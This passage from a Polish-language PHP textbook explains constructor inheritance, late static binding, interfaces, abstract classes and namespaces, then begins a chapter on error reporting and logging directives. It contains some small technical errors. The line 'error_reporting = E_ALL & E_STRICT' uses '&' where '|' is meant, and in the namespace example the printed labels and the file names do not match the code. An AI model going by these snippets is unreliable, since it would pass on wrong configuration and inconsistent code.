Popularnym pytaniem, nierozerwalnie związanym z dziedziczeniem klas, jest zastosowanie konstruktorów. Czy w momencie tworzenia obiektu klasy pochodnej wywoływany jest konstruktor klasy bazowej? Jeśli jest wywoływany, to co się stanie, w przypadku gdy klasa pochodna definiuje swój własny konstruktor? Czy jest on wywoływany oprócz konstruktora klasy nadrzędnej, czy też go zastępuje? Odpowiedzi na te pytania można znaleźć w tym punkcie rozdziału.

Jeśli klasa bazowa udostępnia konstruktor, to będzie on wywoływany w momencie tworzenia obiektu klasy pochodnej, pod warunkiem że klasa pochodna nie definiuje własnego konstruktora. Załóżmy na przykład, że klasa `Employee` definiuje konstruktor o następującej postaci:

```
function __construct($name) {
    $this->setName($name);
}
```

W takim przypadku po utworzeniu obiektu klasy `CEO` i pobraniu wartości właściwości `name`:

```
$ceo = new CEO("Darek");
echo $ceo->getName();
```

uzyskamy następujący wynik:

```
Mam na imię Darek
```

Jeśli jednak klasa pochodna także definiuje konstruktor, to właśnie on zostanie wywołany w momencie tworzenia obiektu danej klasy. W tym przypadku nie ma znaczenia, czy klasa bazowa definiuje konstruktor, czy nie. Załóżmy teraz, że oprócz klasy `Employee`, posiadającej konstruktor przedstawiony na poprzednim przykładzie, także klasa `CEO` definiuje swój własny konstruktor:

```
function __construct() {
    echo "<p>Utworzono obiekt CEO!</p>";
}
```

Jeśli teraz utworzymy w skrypcie obiekt `CEO`:

```
$ceo = new CEO("Darek");
echo $ceo->getName();
```

to uzyskamy następujące rezultaty:

```
Utworzono obiekt CEO!
Mam na imię
```

Gdy skrypt spróbuje pobrać wartość właściwości `name`, okaże się, że jest ona pusta, gdyż metoda `setName()` wywoływana w konstruktorze klasy `Employee` nigdy nie została wykonana. Oczywiście, można sądzić, że zależy nam na tym, by konstruktor klasy bazowej także został wywołany. Nie ma problemu — można to zrobić w bardzo prosty sposób. Wystarczy zmodyfikować konstruktor klasy `CEO` w następujący sposób:

```
function __construct($name) {
    parent::__construct($name);
    echo "<p>Utworzono obiekt CEO!</p>";
}
```

Jeśli teraz utworzymy obiekt CEO i — jak poprzednio — wywołamy metodę `getName()`, uzyskamy inne wyniki:

```
Utworzono obiekt CEO!
Mam na imię Darek
```

Trzeba zrozumieć, że w momencie napotkania wywołania `parent::__construct()` PHP zaczyna przeglądać klasy bazowe w poszukiwaniu odpowiedniego konstruktora. W naszym przykładzie konstruktor taki nie został znaleziony w klasie `Executive`, a więc została przeszukana klasa `Employee` — dopiero w niej udało się go odnaleźć. Gdyby PHP odnalazł konstruktor w klasie `Executive`, to on zostałby wywołany. Gdybyśmy chcieli, by zostały wywołane konstruktory zdefiniowane w obu klasach bazowych, `Employee` oraz `Executive`, to w konstruktorze klasy `Executive` musielibyśmy umieścić wywołanie `parent::__construct()`.

Do konstruktorów innych klas można się także odwoływać w nieco inny sposób. Załóżmy na przykład, że podczas tworzenia nowego obiektu `CEO` muszą być wywołane konstruktory obu klas bazowych — `Employee` oraz `Executive`. Można się do nich odwołać w sposób bezpośredni, jak pokazuje poniższy przykład:

```
function __construct($name) {
    Employee::__construct($name);
    Executive::__construct();
    echo "<p>Utworzono obiekt CEO!</p>";
}
```

Dziedziczenie i późne wiązanie statyczne

Tworząc hierarchie klas, można czasami znaleźć się w sytuacji, gdy metoda klasy bazowej operuje na statycznych właściwościach, które mogą być przesłonięte przez klasę pochodną. W języku PHP, w wersjach wcześniejszych niż 5.3, sytuacje takie mogły być przyczyną błędów i nieoczekiwanego działania programu. Przeanalizujmy przykład, w którym zostały zastosowane nieco zmodyfikowane klasy `Employee` oraz `Excecutive`:

```
<?php
class Employee {
    public static $favSport = "piłkę nożną";

    public static function watchTV()
    {
        echo "Oglądam ".self::$favSport;
    }
}

class Executive extends Employee {
    public static $favSport = "polo";
}

echo Executive::watchTV();

?>
```

Ponieważ klasa `Executive` dziedziczy metody po klasie `Employee`, zatem można by sądzić, że wynikiem wykonania tego skryptu będzie wyświetlenie komunikatu: `Oglądam polo`, nieprawdaż? Jednak w rzeczywistości tak się nie dzieje, gdyż słowo kluczowe `self` określa zasięg w momencie kompilacji kodu, a nie w czasie jego wykonywania. Dlatego też powyższy skrypt wyświetli komunikat o treści: `Oglądam piłkę nożną`. Problem ten został rozwiązany w wersji 5.3 języka PHP poprzez wprowadzenie słowa kluczowego `static` — pozwala ono określać zasięg właściwości statycznych w momencie wykonywania kodu, a nie w czasie jego kompilacji. Aby sprawdzić jego działanie, zmieńmy metodę `watchTV()` z powyższego przykładu w następujący sposób:

```
public static function watchTV()
{
    echo "Oglądam ".static::$favSport;
}
```

Interfejsy

Interfejs określa ogólną specyfikację na potrzeby późniejszej implementacji usługi, deklarując jej wymagane metody i stałe, jednak bez podawania dokładnego sposobu ich implementacji. Szczegóły implementacji nie są podawane, gdyż różne obiekty mogą implementować definicje publicznych metod interfejsu w odmienny sposób.

Idea polega na tym, by stworzyć ogólny zbiór wytycznych określających, co należy napisać, by można było uznać, że interfejs został zaimplementowany.

■ **Ostrzeżenie** W interfejsach nie można definiować właściwości klas — tę możliwość dają nam wyłącznie klasy.

W ramach przykładu przeanalizujmy ogólnie pojęte okradanie firmy. Można je realizować na wiele sposobów, zależnie od tego, kto tego dokonuje. Na przykład szeregowy pracownik może używać firmowej karty kredytowej do kupowania butów lub biletów do kina, zapisując te operacje jako „wydatki biurowe". Z kolei członek kadry kierowniczej może kazać swojemu asystentowi, by ten przelał fundusze firmowe na prywatne konto w banku szwajcarskim, używając do tego systemu bankowości elektronicznej. Każdy z pracowników chce okraść firmę, lecz każdy robi to na swój własny sposób. W takim przypadku celem interfejsu byłoby określenie wytycznych dotyczących okradania firmy, a następnie wymuszenie, by każda z klas we właściwy sposób zaimplementowała ten interfejs. Na przykład taki interfejs mógłby się składać z dwóch metod:

```
emptyBankAccount()
burnDocuments()
```

Następnie można nakazać, by klasy `Employee` oraz `Executive` zaimplementowały te dwie metody. W tym podrozdziale Czytelnik dowie się, jak to zrobić. Jednak w pierwszej kolejności trzeba zrozumieć, w jaki sposób PHP 5 implementuje interfejsy. Otóż w PHP interfejsy tworzy się w następujący sposób:

```
interface InazwaInterfejsu
{
    STALA 1;
    ...
    STALA N;

    function nazwaMetody1();
    ...
    function nazwaMetodyN();
}
```

■ **Wskazówka** Poprzedzanie nazw interfejsów literą `I` jest często stosowaną praktyką, która ułatwia ich rozpoznawanie.

Kontrakt zostaje wypełniony, gdy klasa *implementuje* interfejs, używając przy tym słowa kluczowego `implements`. Konieczne jest zaimplementowanie wszystkich metod interfejsu bądź zadeklarowanie klasy jako *abstrakcyjnej* (pojęcie klas abstrakcyjnych zostało opisane w kolejnym podrozdziale); w przeciwnym razie zostanie zgłoszony poniższy błąd[1]:

```
Fatal error: Class Executive contains 1 abstract methods and must
therefore be declared abstract (pillageCompany::emptyBankAccount) in
/www/htdocs/pmnp/7/executive.php on line 30
```

Poniżej zamieściłem ogólną składnię pozwalającą zaimplementować przedstawiony wcześniej interfejs:

```
class Nazwa_Klasy implements InazwaInterfejsu
{
    function nazwaMetody1()
    {
        // Implementacja metody nazwaMetody1()
    }
    function nazwaMetodyN()
    {
        // Implementacja metody nazwaMetodyN()
    }
}
```

[1] Klasa `Executive` zawiera jedną metodę abstrakcyjną i dlatego musi zostać zadeklarowana jako abstrakcyjna… — *przyp. tłum.*

Implementacja pojedynczego interfejsu

W tym punkcie zostanie przedstawiony działający przykład implementacji interfejsu w języku PHP. Demonstruje on sposób utworzenia oraz implementacji interfejsu o nazwie `IPillage`, służącego do okradania firmy:

```
interface IPillage
{
    function emptyBankAccount();
    function burnDocuments();
}
```

Ten interfejs zostaje następnie zaimplementowany w klasie `Executive`:

```
class Executive extends Employee implements IPillage
{
    private $totalStockOptions;
    function emptyBankAccount()
    {
        echo "Każę asystentowi przelać fundusze na konto w szwajcarskim banku.";
    }
    function burnDocuments()
    {
        echo "Podpalam biuro firmy.";
    }
}
```

Ponieważ ograbianie firmy powinno być przeprowadzane na każdym poziomie zatrudnienia, zatem ten sam interfejs można zaimplementować w klasie `Assistant` reprezentującej asystenta:

```
class Assistant extends Employee implements IPillage
{
    function takeMemo() {
        echo "Robię notatkę...";
    }
    function emptyBankAccount()
    {
        echo "Idę na zakupy z firmową kartą kredytową.";
    }
    function burnDocuments()
    {
        echo "Wzniecam niewielki pożar w koszu na śmieci.";
    }
}
```

Jak widać, interfejsy są szczególnie przydatne, gdyż określają liczbę metod niezbędnych do zrealizowania pewnych działań oraz definiują ich nazwy. Jednocześnie biorą pod uwagę fakt, że w różnych klasach metody te będą musiały być zaimplementowane w inny sposób. W przedstawionym przykładzie klasa `Assistant` niszczy dokumenty, podpalając kosz na śmieci, natomiast klasa `Executive` zachowuje się bardziej agresywnie (podpala całe biuro firmy).

Implementacja kilku interfejsów

Oczywiście, nie można pozwolić na to, by firmę ograbiali obcy — to byłoby nieuczciwe, w końcu została ona stworzona dzięki wysiłkowi jej pracowników. W jaki zatem sposób możemy zapewnić pracownikom możliwość zarówno uczciwej pracy dla dobra firmy, jak i jej okradania, a jednocześnie ograniczyć możliwości podwykonawców do uczciwej współpracy i wykonywania powierzonych im zadań? Rozwiązanie może polegać na podzieleniu tych zadań na kilka mniejszych i zaimplementowaniu jedynie kilku wybranych, potrzebnych interfejsów. PHP 5 zapewnia nam takie możliwości. Przeanalizujmy następujący przykład:

```
<?php
    interface IEmployee {...}
    interface IDeveloper {...}
    interface IPillage {...}

    class Employee implements IEmployee, IDeveloper, iPillage {
        ...
    }

    class Contractor implements IEmployee, IDeveloper {
        ...
    }
?>
```

Jak widać, klasa `Employee` implementuje wszystkie trzy interfejsy (`IEmployee`, `IDeveloper` oraz `IPillage`), natomiast podwykonawcy — reprezentowani przez klasę `Contractor` — implementują wyłącznie interfejsy `IEmployee` oraz `IDeveloper`.

Klasy abstrakcyjne

Klasy abstrakcyjne w zasadzie nie są przeznaczone do tworzenia obiektów, lecz funkcjonują raczej jako klasy bazowe, które będą dziedziczone. Wyobraźmy sobie na przykład klasę o nazwie `Media`, której przeznaczeniem jest określanie cech wspólnych różnego typu publikacji, takich jak czasopisma, książki i płyty CD. Klasa ta nie reprezentuje przedmiotów ani rzeczy występujących w realnym świecie, dlatego też nigdy nie będziemy chcieli tworzyć jej obiektów w sposób bezpośredni. Aby upewnić się, że nie będzie to możliwe, klasa zostaje oznaczona jako **abstrakcyjna**. Różne klasy pochodne mogą następnie dziedziczyć po tej abstrakcyjnej klasie bazowej. Dzięki temu wszystkie będą do siebie podobne, gdyż klasa pochodna musi implementować wszystkie metody zadeklarowane w abstrakcyjnej klasie bazowej.

Klasa abstrakcyjna czy interfejs?

Kiedy należy stosować interfejsy zamiast klas abstrakcyjnych lub na odwrót? To całkiem złożony problem, który często staje się tematem poważnych rozważań. Niemniej istnieje kilka czynników, które mogą pomóc nam w znalezieniu rozwiązania tego dylematu:

Jeśli naszym celem jest stworzenie modelu, który zostanie przyjęty przez kilka ściśle ze sobą powiązanych obiektów, to warto zastosować klasę abstrakcyjną. Jeśli natomiast chcemy stworzyć funkcjonalność, którą następnie będą dysponować różne niepowiązane ze sobą obiekty, to lepszym rozwiązaniem będzie interfejs.

Jeśli tworzony obiekt musi dziedziczyć zachowania pochodzące z wielu różnych źródeł, to należy zastosować interfejs. W PHP klasy mogą implementować wiele interfejsów, lecz nie mogą dziedziczyć po wielu klasach.

Jeśli wiemy, że wszystkie klasy będą posiadały wspólną implementację pewnych zachowań, to należy stworzyć klasę abstrakcyjną i w niej zaimplementować te zachowania. Zachowań nie można bowiem implementować w formie interfejsów.

Klasę można zadeklarować jako abstrakcyjną, umieszczając na początku jej definicji słowo kluczowe `abstract`:

```
abstract class Nazwa_Klasy
{
    // Tu znajdą się definicje atrybutów
    // Tu znajdą się definicje metod
}
```

Próba utworzenia obiektu klasy abstrakcyjnej zakończy się zgłoszeniem następującego błędu[2]:

```
Fatal error: Cannot instantiate abstract class Employee in
/www/book/chapter07/class.inc.php.
```

Klasy abstrakcyjne wymuszają zgodność i podobieństwo, gdyż klasy pochodne muszą zaimplementować wszystkie abstrakcyjne metody zadeklarowane w abstrakcyjnej klasie bazowej. Próba pominięcia którejkolwiek z takich metod abstrakcyjnych spowoduje zgłoszenie błędu krytycznego.

Prezentacja przestrzeni nazw

Kiedy zaczniemy tworzyć coraz więcej bibliotek klas lub używać bibliotek napisanych przez innych programistów, na pewno wcześniej czy później dojdzie do sytuacji, gdy dwie biblioteki będą używały klasy o tej samej nazwie. Może to doprowadzić do problemów lub nieoczekiwanego działania aplikacji.

By zobrazować ten problem, wyobraźmy sobie, że naszym zadaniem jest stworzenie witryny pomagającej naszej firmie w zarządzaniu kolekcją książek i dającej odwiedzającym możliwość komentowania tych zgromadzonych w biblioteczce użytkownika. Do zarządzania tymi wszystkimi danymi utworzyliśmy bibliotekę o nazwie *Library.inc.php*, do której należy między innymi klasa `Clean`. Implementuje ona przeróżne ogólne filtry, które można zastosować do ograniczania nie tylko danych dotyczących książek, lecz także komentarzy użytkowników. Poniżej został przedstawiony fragment tej klasy, zawierający metodę o nazwie `filterTitle()`, która służy do usuwania niepotrzebnych znaków z tytułów książek i komentarzy użytkowników oraz do przygotowywania ich do wyświetlenia na stronie:

```
class Clean {
    function filterTitle($text) {
        // Usuwamy odstępy i zapisujemy pierwsze słowo wielką literą
        return ucfirst(trim($text));
    }
}
```

Ponieważ ma to być witryna ogólnego przeznaczenia, zatem do filtra usuwającego wulgaryzmy będziemy chcieli przekazywać wszystkie informacje wpisywane przez użytkowników. Krótkie poszukiwania w internecie wskazały nam odpowiednią bibliotekę — jest to *DataCleaner.inc.php*. Okazuje się jednak, o czym nie wiedzieliśmy, że biblioteka ta także zawiera klasę o nazwie `Clean`. Klasa ta zawiera funkcję o nazwie `RemoveProfanity()`, odpowiadającą za zastępowanie wulgaryzmów ich odpowiednikami. Poniżej został przedstawiony fragment tej klasy:

```
class Clean {
    function removeProfanity($text) {
        $badwords = array("idiotic" => "shortsighted",
                          "moronic" => "unreasonable",
                          "insane" => "illogical");
        // Usunięcie niedopuszczalnych słów
        return strtr($text, $badwords);
    }
}
```

Chcąc jak najszybciej skorzystać z filtra zastępującego wulgaryzmy, dołączamy plik *DataCleaner.inc.php* na początku naszego skryptu, a zaraz poniżej naszą bibliotekę *Library.inc.php*:

```
require "DataCleaner.inc.php";
require "Library.inc.php";
```

[2] Błąd krytyczny: Nie można utworzyć obiektu abstrakcyjnej klasy `Employee`… — *przyp. tłum.*

W końcu wprowadzamy w kodzie kilka modyfikacji mających na celu zastosowanie filtra. Jednak podczas próby wyświetlenia aplikacji w przeglądarce na ekranie wita nas następujący komunikat o błędzie[3]:

```
Fatal error: Cannot redeclare class Clean
```

Pojawił się on, ponieważ w jednym skrypcie nie można używać dwóch klas o identycznych nazwach. Na szczęście dzięki przestrzeniom nazw, wprowadzonym w PHP 5.3, problem ten można rozwiązać w bardzo prosty sposób. Wystarczy określić przestrzeń nazw, do jakiej będą należeć poszczególne klasy. W tym celu musimy wprowadzić po jednej modyfikacji w dwóch plikach. W pierwszej kolejności na samym początku naszego pliku *Library.inc.php* umieszczamy następujący wiersz:

```
namespace Com\Wjgilmore\Library;
```

Analogicznie na początku pliku *DataCleaner.inc.php* umieszczamy:

```
namespace Com\Thirdparty\DataCleaner;
```

Teraz możemy już używać obu klas `Cleaner`, nie obawiając się, że pojawią się konflikty nazw. W tym celu, tworząc obiekty danej klasy, musimy poprzedzić jej nazwę określeniem przestrzeni nazw, jak pokazuje poniższy przykład:

```
<?php

    require "Library.inc.php";
    require "Data.inc.php";

    use Com\Wjgilmore\Library as WJG;
    use Com\Thirdparty\DataCleaner as TP;

    // Utworzenie obiektu Clean z naszej biblioteki
    $filter = new WJG\Clean();

    // Utworzenie obiektu Clean pakietu DataFilter
    $profanity = new TP\Clean();

    // Utworzenie obiektu książki
    $title = "the idiotic sun also rises";

    // Wyświetlenie nieprzefiltrowanego tytułu
    printf("Tytuł przed filtrowaniem: %s <br />", $title);

    // Usunięcie wulgaryzmów
    $title = $profanity->removeProfanity($title);
    printf("Tytuł po zastosowaniu WJG\Clean: %s <br />", $title);

    // Dalsze modyfikacje tytułu przy użyciu naszej klasy
    $title = $filter->filterTitle($title);
    printf("Tytuł po zastosowaniu TP\Clean: %s <br />", $title);
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Tytuł przed filtrowaniem: the idiotic sun also rises
Tytuł po zastosowaniu TP\Clean: the shortsighted sun also rises
Tytuł po zastosowaniu WJG\Clean: The Shortsighted Sun Also Rises
```

[3] Błąd krytyczny: nie można ponownie zadeklarować klasy `Clean` — *przyp. tłum.*

Podsumowanie

Ten oraz poprzedni rozdział omawiały wiele zagadnień związanych z programowaniem obiektowym w języku PHP — zarówno w jego najnowszych, jak i wcześniejszych wersjach. Choć twórcy języka zadbali o to, by korzystanie z tych możliwości nie było konieczne, to jednak wprowadzone usprawnienia i modyfikacje związane z wykorzystaniem paradygmatu programowania obiektowego są dla PHP ogromnym krokiem naprzód. Jeśli Czytelnik jest starym, obiektowym wyjadaczem, to mam nadzieję, że informacje przedstawione w tych rozdziałach o długo wyczekiwanych możliwościach staną się powodem do radości i satysfakcji. Jeśli natomiast Czytelnik dopiero zaczyna poznawać zagadnienia programowania obiektowego, to zamieszczone w nich informacje powinny pomóc mu lepiej zrozumieć pojęcia związane z obiektowością i zainspirować do dalszych eksperymentów i pogłębiania wiedzy.

W kolejnym rozdziale zostały przedstawione tak zwane wątki — rozwiązanie pozwalające w efektywny sposób wykrywać i obsługiwać błędy oraz wyjątkowe sytuacje, które mogą wystąpić podczas działania aplikacji.

ROZDZIAŁ 8

Obsługa błędów i wyjątków

Nawet jeśli Czytelnik nosi koszulkę z wielką literą „S" na piersiach, to i tak nie ulega wątpliwości, że nawet do jego najprostszych programów mogą się wkraść błędy. Niektóre z nich mogą wynikać z pomyłek programisty, popełnionych podczas procesu tworzenia aplikacji. Inne mogą być spowodowane przez użytkownika — ich przyczyną są błędy popełniane nieświadomie przez osoby korzystające z aplikacji bądź też wynikające z nieumiejętności lub braku możliwości dostosowania się użytkowników do jej wymagań. Na przykład użytkownik poproszony o podanie adresu poczty elektronicznej może wpisać tekst *12341234*, co w oczywisty sposób będzie sprzeczne z zamierzeniami twórców i oczekiwaniami aplikacji. Jednak niezależnie od źródeł błędów aplikacja musi umieć radzić sobie z nimi w łagodny sposób, czyli — o ile to tylko możliwe — bez utraty danych lub doprowadzania do awarii programu. Co więcej, aplikacja powinna być w stanie przekazać użytkownikom stosowne informacje zwrotne, konieczne do zrozumienia przyczyn problemów, a może nawet do zmiany wykonywanych czynności, dzięki czemu błędy nie będą się pojawiać.

W tym rozdziale zostało przedstawionych kilka mechanizmów PHP służących do obsługi błędów, a konkretnie:

- **Dyrektywy konfiguracyjne**: dyrektywy konfiguracyjne PHP związane z błędami określają, w jaki sposób środowisko tego języka będzie reagować na wystąpienie błędu. W tym rozdziale zostało przedstawionych wiele spośród tych dyrektyw.
- **Rejestracja błędów**: rejestracja zdarzeń jest najlepszym sposobem gromadzenia informacji o postępach w rozwiązywaniu powtarzających się błędów i sposobem pozwalającym na szybkie wykrywanie nowych problemów. W tym rozdziale Czytelnik dowie się, jak generować komunikaty, które mogą być zapisywane bądź to w dzienniku systemowym, bądź też w dowolnym pliku.
- **Obsługa wyjątków**: wyjątki — mechanizm powszechnie używany w innych popularnych językach programowania (takich jak Java, C#, Python) — został wprowadzony do PHP w wersji 5, a w wersji 5.3 został dodatkowo rozbudowany. Wyjątki udostępniają ustandaryzowany sposób wykrywania, obsługi i raportowania błędów.

Tradycyjnie już środowisko programistów bagatelizuje i unika implementowania właściwych mechanizmów obsługi błędów w tworzonych aplikacjach. Niemniej wraz z ich rozwojem i powiększaniem się stopnia ich złożoności nie można przecenić znaczenia, jakie ma wzbogacenie codziennej praktyki programistycznej o prawidłowe strategie obsługi błędów. Dlatego też warto zainwestować czas, by dokładniej poznać mechanizmy obsługi błędów i wyjątków dostępne w języku PHP.

Dyrektywy konfiguracyjne

Działanie środowiska PHP związane z raportowaniem błędów jest określane przez kilka dyrektyw konfiguracyjnych.

Określanie właściwego poziomu zgłaszania błędów

Poziom zgłaszania błędów jest określany przez dyrektywę `error_reporting`. Dostępnych jest 16 poziomów, a w dyrektywie można zastosować dowolną ich kombinację. Pełna lista dostępnych poziomów błędów została przedstawiona w tabeli 8.1. Warto zauważyć, że każdy poziom zamieszczony w tabeli obejmuje wszystkie poziomy umieszczone poniżej niego. Na przykład zastosowanie poziomu `E_ALL` sprawi, że zgłaszane będą wszystkie błędy z każdego z 15 niższych poziomów.

Tabela 8.1. *Poziomy zgłaszania błędów w języku PHP*

Poziom błędu	Opis
`E_ALL`	Wszystkie błędy i ostrzeżenia.
`E_COMPILE_ERROR`	Krytyczne błędy kompilacji.
`E_COMPILE_WARNING`	Ostrzeżenia zgłaszane podczas kompilacji.
`E_CORE_ERROR`	Błędy krytyczne zgłaszane w czasie początkowego uruchamiania PHP.
`E_CORE_WARNING`	Ostrzeżenia zgłaszane w czasie początkowego uruchamiania PHP.
`E_DEPRECATED`	Ostrzeżenia dotyczące funkcji i rozwiązań przeznaczonych do usunięcia w przyszłych wersjach PHP (wprowadzone w PHP 5.3).
`E_ERROR`	Krytyczne błędy czasu wykonania programu.
`E_NOTICE`	Powiadomienia czasu wykonania programu.
`E_PARSE`	Błędy analizy syntaktycznej (parsowania), zgłaszane w czasie kompilacji.
`E_RECOVERABLE_ERROR`	Błędy prawie krytyczne (wprowadzone w PHP 5.2).
`E_STRICT`	Sugestie związane z przenoszeniem kodu pomiędzy różnymi wersjami języka (wprowadzone w PHP 5.0).
`E_USER_DEPRECATED`	Ostrzeżenia związane z zastosowaniem przez programistę mechanizmów lub funkcji przeznaczonych do usunięcia w przyszłych wersjach języka (wprowadzone w PHP 5.3).
`E_USER_ERROR`	Błędy wygenerowane przez użytkownika.
`E_USER_NOTICE`	Powiadomienia wygenerowane przez użytkownika.
`E_USER_WARNING`	Ostrzeżenia wygenerowane przez użytkownika.
`E_WARNING`	Ostrzeżenia zgłaszane podczas wykonywania programu.

Poziom `E_STRICT`, wprowadzony w PHP 5, sugeruje zmiany w kodzie, które w opinii programistów zajmujących się rozwojem języka stanowią właściwe metodologie programowania i mają zapewnić możliwość przenoszenia skryptów w różnych wersjach PHP. W przypadku stosowania niezalecanych funkcji lub konstrukcji składniowych, niewłaściwego używania referencji, korzystania ze słowa kluczowego `var` zamiast deskryptorów zasięgu właściwości klas lub stosowania innego typu stylistycznych rozbieżności — to wykorzystanie `E_STRICT` pozwoli zwrócić uwagę programisty na te usterki.

■ **Uwaga** Określając wartość właściwości `error_reporting`, można skorzystać ze znaku ~ reprezentującego operator logicznej negacji (NOT).

W czasie tworzenia aplikacji bez wątpienia warto wyświetlać wszystkie możliwe błędy. Dlatego można określić wartość dyrektywy `error_reporting` w następujący sposób:

```
error_reporting = E_ALL & E_STRICT
```

Użyłem wartości `E_STRICT` oprócz `E_ALL`, gdyż we wszystkich wersjach PHP wcześniejszych od przyszłej wersji 6 poziom `E_ALL` nie zawiera błędów, które pozwala rejestrować poziom `E_STRICT`.

Załóżmy jednak, że interesują nas wyłącznie krytyczne błędy zgłaszane podczas wykonywania aplikacji, błędy analizy syntaktycznej oraz błędy czasu początkowego uruchamiania PHP. W takim przypadku wartość dyrektywy `error_reporting` należałoby określić w następujący sposób:

```
error_reporting = E_ERROR | E_PARSE | E_CORE_ERROR
```

I w końcu w ramach ostatniego przykładu załóżmy, że interesują nas wszystkie błędy za wyjątkiem ostrzeżeń użytkownika (`E_USER_WARNING`). W tym przypadku wartość dyrektywy `error_reporting` należałoby określić jak na poniższym przykładzie:

```
error_reporting = E_ALL & ~E_USER_WARNING
```

Naszym podstawowym celem jest pozyskiwanie informacji o problemach pojawiających się w aplikacji, jednak chcemy przy tym uniknąć nadmiaru danych, który mógłby sprawić, że w ogóle przestaniemy zaglądać do pliku dziennika. W czasie trwania procesu pisania aplikacji warto poświęcić trochę czasu na eksperymentowanie z różnymi ustawieniami raportowania błędów, przynajmniej do czasu dobrego poznania różnych rodzajów informacji rejestrowanych na różnych poziomach zgłaszania błędów.

Wyświetlanie błędów w przeglądarce

Włączenie dyrektywy `display_errors` spowoduje, że wszystkie błędy spełniające kryteria określone przez dyrektywę `error_reporting` będą wyświetlane w przeglądarce. Dyrektywa ta powinna być włączona wyłącznie podczas prac nad aplikacją, natomiast kiedy aplikacja zostanie już uruchomiona, należy ją wyłączyć. Wyświetlanie komunikatów o błędach nie tylko może niepotrzebnie utrudnić życie użytkownikom witryny, lecz także ujawnić więcej informacji na temat aplikacji i serwera, niż byśmy tego chcieli. Załóżmy na przykład, że informacje o adresach osób subskrybujących nasz biuletyn informacyjny są przechowywane w zwyczajnym pliku tekstowym. Ze względu na błędnie skonfigurowane uprawnienia dostępu do plików nasza aplikacja nie może jednak zapisywać jego zawartości. Jednak zamiast przechwytywać ten błąd i wyświetlić zrozumiałą dla użytkownika wiadomość, zdecydowaliśmy się wyświetlać na stronie komunikat o błędzie generowany przez PHP. Błąd, jaki się pojawi na stronie, będzie zapewne podobny do tego przedstawionego poniżej:

```
Warning: fopen(subscribers.txt): failed to open stream: Permission denied in
/home/www/htdocs/ 8/displayerrors.php on line 3
```

I tak już złamaliśmy podstawową zasadę bezpieczeństwa i umieściliśmy plik z ważnymi, poufnymi informacjami w drzewie katalogów serwera WWW, teraz jednak dodatkowo spotęgowaliśmy problem, informując użytkownika o dokładnym położeniu tego pliku oraz jego nazwie. Teraz użytkownik może wpisać w przeglądarce adres URL, taki jak *http://www.przyklad.com/subscribers.txt*, by dostać się do bazy naszych (już wkrótce bardzo zdenerwowanych) subskrybentów.

■ **Wskazówka** W PHP 5.2 wprowadzono nową funkcję o nazwie `error_get_last()`. Zwraca ona tablicę asocjacyjną zawierającą typ, komunikat, plik oraz wiersz, w jakim został zgłoszony ostatni błąd.

Wyświetlanie błędów uruchamiania

Włączenie dyrektywy `display_startup_errors` spowoduje wyświetlanie wszystkich błędów napotkanych podczas inicjalizacji mechanizmu PHP. Podobnie jak w przypadku dyrektywy `display_errors`, także i tę należy włączyć podczas testowania aplikacji i wyłączyć po jej uruchomieniu.

Rejestracja błędów

Błędy zawsze należy rejestrować, gdyż tworzone w ten sposób dzienniki są najcenniejszym źródłem informacji pozwalającym określić problemy występujące w aplikacji oraz w mechanizmie PHP. Z tego powodu dyrektywa `log_errors` zawsze powinna być włączona. Miejsce, w jakim będą gromadzone rejestrowane komunikaty, zależy od ustawień tej dyrektywy.

Określanie pliku dziennika

Informacje o błędach mogą być kierowane do systemowego procesu[1], obsługującego dzienniki, bądź też do pliku, wskazanego przez administratora w dyrektywie `error_log`. W tym pierwszym przypadku, jeśli PHP działa w systemie Linux, informacje o błędach będą przesyłane do usługi *syslog*, a jeśli w systemie Windows, to do usługi dziennika zdarzeń.

Czytelnicy, którzy nie mieli okazji spotkać się z usługą *syslog*, powinni wiedzieć, że jest to narzędzie udostępniające interfejs programowy (API), pozwalający na rejestrowanie komunikatów związanych z działaniem systemu operacyjnego oraz aplikacji. Dziennik zdarzeń w systemie Windows jest odpowiednikiem linuksowej usługi *syslog*. Dziennik ten można następnie przeglądać za pomocą specjalnego narzędzia o nazwie *Podgląd zdarzeń*.

Określanie maksymalnej długości wiersza komunikatu

Dyrektywa `log_errors_max_len` określa maksymalną długość (wyrażoną w bajtach) każdego rejestrowanego komunikatu. Jej domyślna wartość wynosi 1024 bajty. Przypisanie jej wartości 0 oznacza, że długość komunikatu nie będzie w żaden sposób ograniczana.

Ignorowanie powtarzających się błędów

Włączenie dyrektywy `ignore_repeated_errors` spowoduje, że PHP będzie ignorować powtarzające się błędy generowane przez ten sam wiersz kodu w tym samym pliku.

Ignorowanie błędów pochodzących z tego samego miejsca

Włączenie dyrektywy `ignore_repeated_source` powoduje, że PHP będzie ignorować powtarzające się błędy generowane przez różne pliki lub w różnych miejscach tego samego pliku.

Zapisywanie ostatniego błędu w zmiennej

Jeśli zostanie włączona dyrektywa `track_errors`, PHP będzie zapisywać ostatni komunikat o błędzie w zmiennej o nazwie `$php_errormsg`. Po zarejestrowaniu błędu wartość tej zmiennej można wykorzystać w dowolny sposób — wyświetlić w przeglądarce, zapisać w bazie danych bądź wykonać na niej dowolną inną operację.

Rejestracja błędów

Jeśli zdecydujemy się rejestrować błędy, zapisując je w osobnym pliku, to właściciel procesu serwera WWW musi posiadać prawa pozwalające na zapis w danym pliku. Co więcej, należy pamiętać, by umieścić ten plik poza strukturą katalogów, w jakiej serwer WWW przechowuje udostępniane dokumenty. Rozwiązanie to zmniejsza bowiem prawdopodobieństwo, że osoba przeprowadzająca atak przypadkowo trafi na plik dziennika i odnajdzie w nim informacje, które pomogą jej potajemnie włamać się na serwer.

PHP zapewnia możliwość wskazania, przy użyciu dyrektywy konfiguracyjnej `error_log`, czy komunikaty o błędach będą zapisywane w usłudze systemowej (*syslog* w systemach Linux lub dziennik zdarzeń w systemie Windows), czy też we wskazanym pliku tekstowym. Jeśli zostanie wybrana pierwsza z tych możliwości — zapis w usłudze systemowej — to rejestrowane komunikaty będą miały następującą postać:

---

[1] W systemach UNIX i Linux taki proces działający w tle jest powszechnie określany jako „demon" (ang. *daemon*) — *przyp. tłum.*

```
Dec 5 10:56:37 example.com httpd: PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

Z kolei komunikaty rejestrowane w pliku tekstowym wyglądają nieco inaczej:

```
[05-Dec-2005 10:53:47] PHP Warning:
fopen(/home/www/htdocs/subscribers.txt): failed to open stream: Permission
denied in /home/www/htdocs/book/8/displayerrors.php on line 3
```

